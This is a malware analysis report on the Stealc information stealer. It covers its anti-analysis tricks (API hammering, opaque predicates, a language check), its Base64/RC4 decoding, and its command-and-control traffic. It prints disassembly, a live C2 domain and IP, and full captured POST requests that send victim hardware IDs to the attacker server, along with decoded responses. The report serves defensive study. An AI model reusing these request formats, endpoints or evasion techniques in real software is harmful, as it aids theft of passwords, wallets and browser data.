STEALC

TECHNICAL ANALYSIS REPORT

ZAYOTEM
ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

CONTENTS

Preview

A new information stealer called Stealc, nicknamed “Plymouth”, was first seen in early 2023. While developing Stealc, it was based on families such as Vidar, Raccoon, Mars and Redline. Stealc family is a malware family that includes obfuscation methods used to protect privacy. It is written in C and uses Winapi functions. Stealc is a family of malware that can target specific files, install attacker malware on the victim device, and customize data collection processes based on the target. Industries that process sensitive information, such as finance, healthcare, and government, can often be targeted by the Stealc malware family due to the potential for valuable data to be stolen. Additionally, businesses that process large amounts of transactions, such as e-commerce sites, may also be at risk. It is transmitted through files downloaded from the internet.

The malware collects the following information from infected computers:

- Passwords,
- Credit card information,
- Crypto wallets,
- Crypto extension information,
- ID information.

EMvsSPM0Jv.exe Analysis

Name	EMvsSPM0Jv.exe
MD5	2c054726738094f35cc95395429e5733
SHA256	37aa7fbf692cbc7da1f9f233c37cd4e7f1a41e12d61f2c34d6bb1171863d2790
File Type	PE32 / Exe

Static Analysis

```
.text:004053FD call    _memset
.text:00405402 add     esp, 0Ch
.text:00405405 push    0               ; dwSize
.text:00405407 lea     eax, [esp+11C8h+CC]
.text:0040540E push    eax             ; lpCC
.text:0040540F push    0               ; lpszName
.text:00405411 call    esi ; SetDefaultCommConfigW
.text:00405413 push    0               ; dwFreeType
.text:00405415 push    0               ; dwSize
.text:00405417 push    0               ; lpAddress
.text:00405419 push    0               ; hProcess
.text:0040541B call    edi ; VirtualFreeEx
.text:0040541D push    0               ; cchBufferLength
.text:0040541F lea     ecx, [esp+11C8h+Character]
.text:00405426 push    ecx             ; lpszVolumeName
.text:00405427 push    0               ; hFindVolume
.text:00405429 call    ebp ; FindNextVolumeA
.text:0040542B push    0               ; ExeName
.text:0040542D push    0               ; AliasBufferLength
.text:0040542F lea     edx, [esp+11CCh+AliasBuffer]
.text:00405436 push    edx             ; AliasBuffer
.text:00405437 call    ebx ; GetConsoleAliasesW
.text:00405439 push    0               ; hMem
.text:0040543B call    ds:GlobalSize
.text:00405441 push    0               ; wLanguage
004763 00405363: sub_405190+1D3 (Synchronized with Hex View-1)
```

Figure 1 – Functions with zero parameters

In the flowchart, it is noticed that some functions are called with 0 and invalid parameters. The attacker aims to complicate the analysis process at this stage by using the **API Hammering** technique.

```
do
{
  if ( *(_DWORD *)&v4 + uBytes == 14 )
  {
    CC.dwSize = 0;
    memset(&CC.wVersion, 0, 0x30u);
    SetDefaultCommConfigW(0, &CC, 0);
    VirtualFreeEx(0, 0, 0, 0);
    FindNextVolumeA(0, (LPSTR)Character, 0);
    GetConsoleAliasesW(AliasBuffer, 0, 0);
    GlobalSize(0);
    FindResourceExW(0, L"Mifivu vizulebujula", L"Rakeyihisego", 0);
    WaitForSingleObjectEx(0, 0, 0);
    v4 = dwReadCoord;
  }
  dwReadCoord = (COORD)++*(_DWORD *)&v4;
}
while ( *(_DWORD *)&v4 < (int)&unk_4F95A3 );
v5 = 1268;
do
{
  GetCharABCWidthsW(0, 0, 0, &ABC);
  --v5;
}
while ( v5 );
```

Figure 2 - C++ code of some functions whose parameters consist of 0 and nonsense words

The **C++** code used by the malware for **API Obfuscation** is shown visually in Figure-2.

```
do
{
  SetLastError(0);
  if ( v5 > 2569673 )
    break;
  ++v5;
}
while ( v5 < 32958432 );
sub_404F10();
v6 = 0;
```

Figure 3 - Encryption processes

The **error control code** used by the malware is shown visually in Figure-3.



Figure 4 - msimg32.dll to be loaded with LoadLibrary API

It loads **msimg32.dll** with the malicious **LoadLibraryW** API before being exposed to the final function of static analysis.



Figure 5 - The end of static analysis

When we come to the last part of the static analysis, we observe the “jmp eax” instruction. The pest continues its main activity after this stage.

Dynamic Analysis



Figure 6 - The command by which the malware starts to run dynamically.

The location where the pest continues its activity dynamically is shown visually in Figure-6.

The information about the **directory** and **environment variable** that malicious software analyzes during its operation:

C:\\Users***\\Desktop;
C:\\Windows\\system32;
C:\\Windows\\system;
C:\\Windows;
C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath;
C:\\Windows\\system32;
C:\\Windows;C:\\Windows\\System32\\Wbem;
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\;
C:\\Users***\\AppData\\Local\\Programs\\Python\\Python37\\Scripts\\;
C:\\Users***\\AppData\\Local\\Programs\\Python\\Python37\\;

Table 1 - Imported directory and environment variables

It gathers **version** and **path** information about the **Common Controls** component on the compromised Windows operating system. **Common Controls** components are used by Windows application developers to create a consistent and user-friendly user interface (UI).

s.Common-Controls,
processorArchitecture=\"x86\",
publicKeyToken=\"6595b64144ccf1df\",
type=\"win32\",
version=\"5.82.7601.18837\"
C:\\Windows\\WinSxS\\manifests\\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7601.18837_none_ec86b8d6858ec0bc.manifest"

Table 2 - Information about the Common Controls component of the operating system



Figure 7 - APIs analyzed with GetProcc API

The malicious software performs API resolution using the **GetProcAddress** API. The APIs obtained as a result of this resolution are listed in Table-3.

VirtualAlloc	VirtualProtect
VirtualFree	GetVersionExA
TerminateProcess	ExitProcess
SetErrorMode	

Table 3 - Dynamically resolved APIs

Figure 8 - Opeque Predicates

At this stage, the attacker used the **Opaque Predicate** technique. As a result of this technique, the malware will jump to address **40D106** under all circumstances. The purpose of this technique is to make it difficult for the analyst to understand the code and determine its purpose.



Figure 9 - Opeque Predicates



Figure 10 – GetUserDefaultLangID

Using the **GetUserDefaultLangId** API, the malware retrieves the language information of the device and compares it with the following languages. If the device's grammar matches any language in this list, the malware terminates its activity by terminating itself with the **ExitProcess** API. However, if the device's grammar does not match any of the languages in this list, the malware continues its activity.

Language ID	Language Tag	Location
0X419	ru-RU	Russia
0x422	uk-UA	Ukraine
0x423	be-BY	Belarus
0X43F	kk-KZ	Kazakhistan
0X443	uz-Latn-UZ	Uzbekistan

Table 4 - Countries where language control is carried out



*Figure 11 - The computer name obtained with the **GetComputerNameA** API*

The malware obtains the computer name using the **GetComputerNameA** API.



Figure 12 - GetUserNameA

The malware obtains the actively used username using the **GetUserNameA** API.

Figure 13 - Defender control

The malware checks the defender by comparing the computer name it obtained with **HAL9TH**.



Figure 14 - Length information is obtained with the lstrlen API



Figure 15 - Performing the merging process

The malware implemented the **lstrlenA**, **lstrcpy**, and **lstrcat** APIs and the HAL9TH, username, and computername values separation.



Figure 16 - Encryption process and dynamic analysis

The malware first decodes the **URL information** it will use in its malicious activities with **BASE64**, and the resulting expression is analyzed at run time with the **RC4** algorithm.



Figure 17 - Information targeted by the malware



Figure 18 - Request paths made

The malware aimed to obtain some information by sending requests with many different values to the **http[:]//larsvanderwal[.]top** site, which has an IP address of (**176[.]124[.]193[.]99**).

The information it aims to obtain:

- **wallets**,
- **browsers**,
- **plugins** such information.

```
F3F01    25 00008000   and eax,800000
F3F06    05 00014000   add eax,400100
F3F0B    50            push eax
F3F0C    56            push esi
F3F0D    56            push esi
F3F0E    FF35 08321001 push dword ptr ds:[1103208]   01103208:&"HTTP/1.1"
F3F14    FF75 88       push dword ptr ss:[ebp-78]    [ebp-78]:"/25d4fc7fb0cb6b78.php"
F3F17    FF35 DC331001 push dword ptr ds:[11033DC]   011033DC:&"POST"
F3F1D    FF75 E0       push dword ptr ss:[ebp-20]
F3F20    FF15 D8371001 call dword ptr ds:[<&HttpOpenRequestA>]
```

Figure 19 - POST request

The malware continued its requests. Figure-19 shows one of the **POST** requests made by the malware.

Requests made by the malware to the C2 Server during its activity and some responses from the server:

```
GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?23df1a4f7492ce62 HTTP/1.1
Connection: Keep-Alive
Accept: */*
If-Modified-Since: Fri, 02 Jun 2017 17:39:05 GMT
If-None-Match: "80424021c7dbd21:0"
User-Agent: Microsoft-CryptoAPI/10.0
Host: ctldl.windowsupdate.com

HTTP/1.1 304 Not Modified
Date: Mon, 27 Mar 2023 18:45:16 GMT
Accept-Ranges: bytes
ETag: "80424021c7dbd21:0"
X-HW: 1679942716.dop119.am5.t,1679942716.cds236.am5.c
X-CCC: NL
X-CID: 9

GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?b158bb68068d4370 HTTP/1.1
Connection: Keep-Alive
Accept: */*
If-Modified-Since: Tue, 29 Nov 2022 19:02:07 GMT
If-None-Match: "80a16713254d91:0"
User-Agent: Microsoft-CryptoAPI/10.0
Host: ctldl.windowsupdate.com

HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:16 GMT
Connection: Keep-Alive
Cache-Control: public, max-age=900
Content-Length: 62582
Content-Type: application/vnd.ms-cab-compressed
Last-Modified: Tue, 28 Feb 2023 19:02:12 GMT
Accept-Ranges: bytes
ETag: "0d2f929a74bd91:0"
X-HW: 1679942716.dop119.am5.t,1679942716.cds236.am5.c
```

Figure 20 - Http Get request

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----EGDBAFHJJDAKEBGCFCBG
Host: larsvanderwal.top
Content-Length: 214
Connection: Keep-Alive
Cache-Control: no-cache

------EGDBAFHJJDAKEBGCFCBG
Content-Disposition: form-data; name="hwid"

2436F4E7259C2545466276
------EGDBAFHJJDAKEBGCFCBG
Content-Disposition: form-data; name="build"

default
------EGDBAFHJJDAKEBGCFCBG--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 140
Connection: close
Content-Type: text/html; charset=UTF-8

ZjQyZWMwMjJkNjI4NGQwY2ZkMzRjZjJhM2IwNGJhMjExN2EzNTI1NzljYjM0YmQwZTJhN2I5NmU3OTA3MDYwY2FkNmU4NjM1fGRvbmV8amFyZGluLnJ0ZnwxfDB8MXwxfDF8MXwxfDF8
```

Figure 21 - POST request and response in BASE64 format

With this request, the attacker sends the **HWID** (hardware identifier) name **and build name** of the target's host to the C2 Server via the **POST** method. The server sent the request result **encrypted** with **BASE64**. The string we get when we **decrypt** this expression:

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635|done|jardin.rtf|1|0|1|1|1|1|1|1|

```
POST /25d4fc7fb0cb6b78.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----HCAEGCBFHJDGCBFHDAFB
Host: larsvanderwal.top
Content-Length: 268
Connection: Keep-Alive
Cache-Control: no-cache

------HCAEGCBFHJDGCBFHDAFB
Content-Disposition: form-data; name="token"

f42ec022d6284d0cfd34cf2a3b04ba2117a352579cb34bd0e2a7b96e7907060cad6e8635
------HCAEGCBFHJDGCBFHDAFB
Content-Disposition: form-data; name="message"

browsers
------HCAEGCBFHJDGCBFHDAFB--
HTTP/1.1 200 OK
Date: Mon, 27 Mar 2023 18:45:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1340
Connection: close
Content-Type: text/html; charset=UTF-8

R29vZ2xlIENocm9tZXxcR29vZ2xlXENocm9tZVxVc2VyIERhdGF8Y2hyb21lfEdvb2dsZSBDaHJvbWUgQ2FuYXJ5fFxHb29nbGVcQ2hyb21lIFN4U1xVc2VyIERhdGF8Y2hyb21
lfENocm9taXVtfFxDaHJvbWl1bVxVc2VyIERhdGF8Y2hyb21lfEFtaWdvfFxBbWlnb1xVc2VyIERhdGF8Y2hyb21lfFRvcmNofFxUb3JjaFxVc2VyIERhdGF8Y2hyb21lfFZpdm
FsZGl8XFZpdmFsZGlcVXNlciBEYXRhfGNocm9tZXxDb21vZG8gRHJhZ29ufFxDb21vZG9cRHJhZ29uXFVzZXIgRGF0YXxjaHJvbWV8RXBpY1ByaXZhY3lCcm93c2VyfFxFcGljI
FByaXZhY3kgQnJvd3NlclxVc2VyIERhdGF8Y2hyb21lfENvY0NvY3xcQ29jQ29jXEJyb3dzZXJcVXNlciBEYXRhfGNocm9tZXxCcmF2ZXxcQnJhdmVTb2Z0d2FyZVxCcmF2ZS1C
cm93c2VyXFVzZXIgRGF0YXxjaHJvbWV8Q2VudCBCcm93c2VyfFxDZW50QnJvd3NlclxVc2VyIERhdGF8Y2hyb21lfDdTdGFyfFw3U3RhclxVc2VyIERhdGF8Y2hyb21
lfENoZWRvdCBCcm93c2VyfFxDaGVkb3RcVXNlciBEYXRhfGNocm9tZXxNaWNyb3NvZnQgRWRnZXxcTWljcm9zb2Z0XEVkZ2VcVXNlciBEYXRhfGNocm9tZXwzNjAgQnJvd3Nlcn
xcMzYwQnJvd3NlclxCcm93c2VyXFVzZXIgRGF0YXxjaHJvbWV8UVFCcm93c2VyfFxUZW5jZW50XFFRQnJvd3NlclxVc2VyIERhdGF8Y2hyb21lfENyeXB0b1RhYnxcQ3J5cHRvV
GFiIEJyb3dzZXJcVXNlciBEYXRhfGNocm9tZXxPcGVyYSBTdGFibGV8XE9wZXJhIFNvZnR3YXJlfG9wZXJhfE9wZXJhIEdYIFN0YWJsZXxcT3BlcmEgU29mdHdhcmV8b3BlcmF8
TW96aWxsYSBGaXJlZm94fFxNb3ppbGxhXEZpcmVmb3hcUHJvZmlsZXN8ZmlyZWZveHQYWxlIE1vb258XE1vb25jaGlsZCBQcm9kdWN0aW9uc1xQYWxlIE1vb25cUHJvZmlsZXN
8ZmlvZWZveHxPcGVvYSBDcnlwdG8eU3RhYmxlfFxPcGVvYSBTb2Z0d2FvZXxvcGVvYXxUaHVuZGVvYmlvZHxcVGh1bmRlcmJpcmRcUHJvZmlsZXN8ZmlvZWZveHw=
```

Figure 22 - Request made for web browsers and the response in BASE64 format

The malware requests the **C2 Server** via the **POST** method to collect data from web browsers. The server sends the request response again **encoded** with **BASE64**.

Google Chrome\Google\Chrome\User Data | chrome |
